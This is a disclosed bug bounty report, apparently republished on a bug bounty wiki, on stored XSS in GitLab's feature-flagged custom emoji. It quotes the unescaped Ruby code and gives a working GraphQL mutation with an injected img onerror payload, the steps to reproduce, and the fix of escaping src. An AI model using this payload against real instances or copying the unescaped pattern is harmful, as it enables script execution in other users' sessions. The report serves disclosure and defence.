Stored XSS in custom emoji
The custom emoji feature did not escape the image source URL when rendering emoji, allowing an attacker to inject HTML and script. An attacker with the ability to create a custom emoji could store a malicious URL that executes script when the emoji is displayed.

- Triaged in 11 days
- Fixed in 24 days
- Paid in 11 days
- Disclosed after 2 months
Summary
I found Stored XSS with a feature of custom emoji.
This feature hasn't been rolled out yet and need to set feature flags in self management installation. ( https://gitlab.com/gitlab-org/gitlab/-/issues/231317 )
The problem is the code here. https://gitlab.com/gitlab-org/gitlab/-/blob/v13.11.4-ee/lib/gitlab/emoji.rb#L43
    def emoji_image_tag(name, src)
      "{{media:2}}"
    end

    ...

    def custom_emoji_tag(name, image_source)
      data = {
        name: name
      }

      ActionController::Base.helpers.content_tag('gl-emoji', title: name, data: data) do
        emoji_image_tag(name, image_source).html_safe
      end
    end
Since the src value of emoji_image_tag is not escaped, it will be XSS.
(The value of name is not available for XSS as validation exists.)
Steps to reproduce
The following steps should to be reproduced in a self-managed installation of gitlab.
- Set feature_flag
see https://docs.gitlab.com/ee/administration/feature_flags.html
# gitlab-rails console
--------------------------------------------------------------------------------
 Ruby:         ruby 2.7.2p137 (2020-10-01 revision 5445e04352) [x86_64-linux]
 GitLab:       13.11.3 (b321336e443) FOSS
 GitLab Shell: 13.17.0
 PostgreSQL:   12.6
--------------------------------------------------------------------------------
Loading production environment (Rails 6.0.3.6)
irb(main):001:0> Feature.enable(:custom_emoji)
=> true
- Create group
Create a group to set the custom emoji. For example, xss_target.
- Create custom emoji
The ability to create custom emoji only exists in graphql api.

Create by sending the following query from the graphiql page of https://localhost/-/graphql-explorer.
mutation {
  createCustomEmoji(input:
    {
      groupPath: "xss_target",
      name:"xssreplace",
      url:"http://aaa#'><img onerror=alert(location) src=.>"
    }) {
    customEmoji {
      id
      name
      url
    }
  }
}
- Create project and file
Create a project to display custom emojis and create a README.md with the following content.
:xssreplace:

- View rendering results in browser
The function of custom emoji replaces the :xssreplace: part to become Stored XSS.
Impact
Stored XSS is possible with gitlab with feature flags set.
Examples
There is no example because it works only with gitlab with feature flag set.
What is the current bug behavior?
Insufficient escape of src.
What is the expected correct behavior?
Escape the value of src.
Relevant logs and/or screenshots
Output of checks
GitLab.com doesn't have a feature flag set so it doesn't affect.
Results of GitLab environment info
# gitlab-rake gitlab:env:info

System information
System:
Current User:	git
Using RVM:	no
Ruby Version:	2.7.2p137
Gem Version:	3.1.4
Bundler Version:2.1.4
Rake Version:	13.0.3
Redis Version:	6.0.12
Git Version:	2.31.1
Sidekiq Version:5.2.9
Go Version:	unknown

GitLab information
Version:	13.11.3
Revision:	b321336e443
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	12.6
URL:		https://gitlab.example.com
HTTP Clone URL:	https://gitlab.example.com/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	13.17.0
Repository storage paths:
- default: 	/var/opt/gitlab/git-data/repositories
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Git:		/opt/gitlab/embedded/bin/git
Impact
Stored XSS is possible with gitlab with feature flags set.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
Stored XSS is possible on GitLab instances where the custom emoji feature flag is enabled; GitLab.com is not affected because the flag is not set there.
What the attacker needed
Self-managed GitLab instance; custom emoji feature flag enabled; ability to create a group and custom emoji
The fix
The value of the image source should be escaped before being inserted into HTML.
How it was found
- Enable the custom emoji feature flag in a self-managed GitLab instance.
- Create a group to hold the custom emoji.
- Use the GraphQL API to create a custom emoji with a malicious URL.
- Create a project and a README file that references the custom emoji.
- View the rendered README in a browser to trigger the stored script.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Stored cross-site scripting (XSS) happens when a website saves harmful code and later shows it to other users. Here, the custom emoji feature saved an image address without cleaning it, so a crafted address could run code in a victim's browser.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




